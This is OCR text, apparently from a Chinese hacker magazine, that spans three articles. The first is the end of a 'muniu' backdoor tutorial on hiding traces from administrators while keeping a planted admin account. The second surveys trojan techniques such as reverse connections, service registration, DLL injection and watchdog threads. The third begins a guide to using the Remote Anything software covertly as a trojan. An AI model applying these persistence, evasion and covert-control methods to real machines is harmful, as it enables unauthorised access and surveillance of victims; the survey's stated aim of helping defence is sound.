


图 6

4、辅助程序：clear.exe

这个是一个暂时取消后门功能的程序，我们把它和muniu.exe一起复制到远程主机上。比如，你利用木牛后门已经达到了你需要的目的后，为了避免让对方管理员发现，我们可以在远程机器上运行clear.exe这个程序，运行后远程主机上被木牛所开的硬盘完全共享将会取消掉，并把TELNET服务停止，但保留ADMIN$、IPC$和新创建的管理员帐号，因为我们还是需要IPC管道来进行下次连接，至于管理员帐号，当然是要留住的啦。关闭TELNET服务也是为了避免管理员发现，需要开的时候，可以运行muniu.exe再次开启。

本程序只供学习研究，适合新手。关于木牛的最新动态，大家可以访问www.niuzu.net。

流行木马技术盘点

Smlie0 V

随着网络的发展，安全意识的提高，人们对木马程序的防范意识越来越强，防范方法和工具也越来越多，但是木马也一直在发展进化，各种木马技术层出不穷，下面我就时下流行木马技术作一盘点，希望对大家了解和防范木马有所帮助。

一、反弹端口技术

反弹端口原理　由木马服务端主动连接客户端，因此在互联网上可以访问到局域网里通过NAT代理(透明代理)上网的电脑，并且可以穿过防火墙（包括：包过滤型及代理型防火墙）。

防火墙对于连入的连接往往会进行非常严格的过滤，但是对于连出的连接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）主动连接客户端（控制端），为了隐蔽起见，客户端的监听端口一般开在80（提供HTTP服务的端口），这样，即使用户使用端口扫描软件检查自己的端口，发现的也是类似TCP UserIP:1026　ControllerIP:80 ESTABLISHED的情况，稍微疏忽一点，你就会以为是自己在浏览网页（防火墙也会这么认为的）。

国外的木马“Boinet”是最先实现这项技术的木马，它可以通过ICQ、IRC、HTTP（写入CGI编码）和反向主动连接这四种方式来联系客户端，如图1所示。





图 1

国内最早实现反弹端口技术的木马非网络神偷莫属，而灰鸽子则是这项技术的集大成者，它内置FTP、域名、服务端主动连接（如图2所示）这三种服务端上线通知功能。在“服务端在线列表”里可以看到服务端的IP地址、地理位置、上线时间等信息一目了然。


图 2

二、木马进程注册为系统服务

传统木马主要通过修改启动组／注册表／autoexec.bat/win.ini/sysytem.ini/wininit.ini/*.inf（例如autorun.inf）/config.sys来实现自启动。

将木马进程注册为系统服务主要是利用了在NT/2K/XP这些系统中，系统启动时会加载指定的服务程序，这样可避免传统的木马启动方式，并使木马进程更具迷惑性。郁闷的是黑客使用的工具居然来自MS Windows2000 Resource Kits。如图3、图4所示。




图 3




图 4

三、无进程、无端口的DLL（动态链接库）木马

这种木马涉及比较高深的编程技术（Windows Socket 2 SPI技术），在此，我只能简单地介绍一下它的实现原理。

实现原理 所谓的无进程实际上是将DLL木马注入到其它EXE文件中，使其成为木马的合法载体。（一般黑客会选择Explorer.exe、Svchost.exe等系统关键性服务程序，这样用户就很难终止木马的运行）。

而所谓的无端口，实际上是重复利用了机器已经打开的端口（如80、135、139等常用端口）来传送数据，这样就避免了开新端口，也能骗过防火墙。并且这样的端口复用是在保证端口默认服务正常工作的条件下进行复用，这是它区别于端口劫持的地方。

四、三（多）线程技术

在操作系统中，进程是存储器、外设等资源的分配单位，同时也是处理器调度的对象，为提高进程内的并发性，Windows中引入了线程的概念，一个进程可以同时拥有多个并发线程。

顾名思义，三线程就是指一个木马进程开启了三个线程，其中一个为主线程，负责远程控制的工作。另外两个为辅助线程，其中一个辅助线程称为监视线程，它负责检查木马程序是否被删除和是否被停止自启动。举例而言，一般木马侵入一台电脑后会创建一个备份文件，并在注册表中添加键值，以实现自启动。这个监视线程会定时检查木马程序和注册表中的键值是否存在，如果不存在则使用备份文件恢复木马，并向注册表添加自启动键值。另外一个辅助线程称为守护线程，它驻留在别的EXE文件内，与木马进程同步，一旦木马进程被停止，它就会重新启动该木马，并将自身数据赋给它，类似断点续传，这样就能保证木马程序一直运行。很显然这种木马技术受了蠕虫病毒“中国黑客”的启发。

五、无客户端木马

这类木马实际上是一个加强版的后门程序，一般被安装在防范薄弱的服务器（俗称“肉鸡”）上，所谓无客户端是指几乎任何和网路相关的程序都可以用来控制他，如Telnet、sterm、IE、Flashget、Cuteftp……由于没有客户端，你甚至可以跨平台控制，你可以登录上Unix、linux主机，甚至某台路由器，使用telnet、Ftp命令就可以对服务端进行控制管理，只要黑客高兴，Macos也可以成为他的客户端控制平台。

随着网络的普及，不少用户已经实现固定IP上网，对这类木马（如蓝色火焰和winshell等）的防范意识亦应有所提高。

我在写这篇文章时，用最新版的诺顿和金山毒霸检查文中提及的木马程序，除网络神偷外其它木马都安全过关，这实际上证明了用户及其防范工具在不断发展的木马前是滞后的、被动的。所以我们在使用各种安全工具来防范木马的同时，还应进一步提高自身安全意识，养成良好的上网习惯。

远程窃屏木马 —remote anything

小鱼儿

remote anything是国外一家公司开发的远程控制软件，公司网址是http://www.twd-industries.com/，如图1所示。这是一个类似pcanywhere的用于正规途径的商业软件，支持Windows 95/98/ME/NT/2000/XP，注册费用为20美元一套。一套软件包含客户端master，服务端slave，RA电影播放器player，服务端自动卸载程序uninstall_slave，以及一些说明文件。




图 1

但是，国内的几家杀毒公司却把它列入了黑客木马的查杀名单，原因自然是因为RA对网络安全存在威胁性，但这样一个商用软件是怎样被黑客们当做木马来使用的呢？这就是本文重点要讲述的。由于这个软件的商业性质，国内用过这款软件的人不多（我想很少有人会真的给老外寄去20美元吧）至少我除了在木马帝国外没看见哪里还有人使用它，为了让大家有个大概的了解，我先粗略介绍一下这个软件的主要功能。

特点和功能

1、远程屏幕控制。(Remote—Control) 32色的远程屏幕监控，仿佛置身在电影院一般，同时在屏幕上鼠标的各种点击都会被迅速地传达到远方电脑上执行。

2、文件管理 (File—Transfer) 像资源管理器一样浏览双方文件，用鼠标按住要上传或要下载的文件，直接拖过来就可以传送。

3、客服对话 (SOS Calls) 商业软件主要特征，也就是服务端可以找客户端聊天，甚至查看客户端屏幕，哈哈，到底谁控制谁？

4、文字聊天 (Text—Chat) 商业软件特征的延续，双方都拥有主动请求聊天的权利。

5、命令操作(Power Management)只要能够查看屏幕，点击鼠标右键便会出现所有的命令菜单，可以直接用这些命令进一步管理对方。注：客户端和服务端均可。

6、口令获取 (Password Recovery) 可以获得对方机器中的缓存口令。

下面我就给大家讲讲这个杰出的远程控制软件是怎样被用在黑客进攻上的。

一、使用前的配置工作

1、服务端配置

运行slave.exe，任务栏中会出现一个红色的救生圈图标，如图2所示。右键点击这个图标，选择options，如图3所示。就会自动跳出服务端的配制框，如图4 所示。还有一个方法也可以调




图 2




图 3

出这个配制框，打开命令行窗口，或在“开始”→“运行”中输入命令slave –o trial（trial是服务端原始密码，如果修改过，这里也要相应改变）。

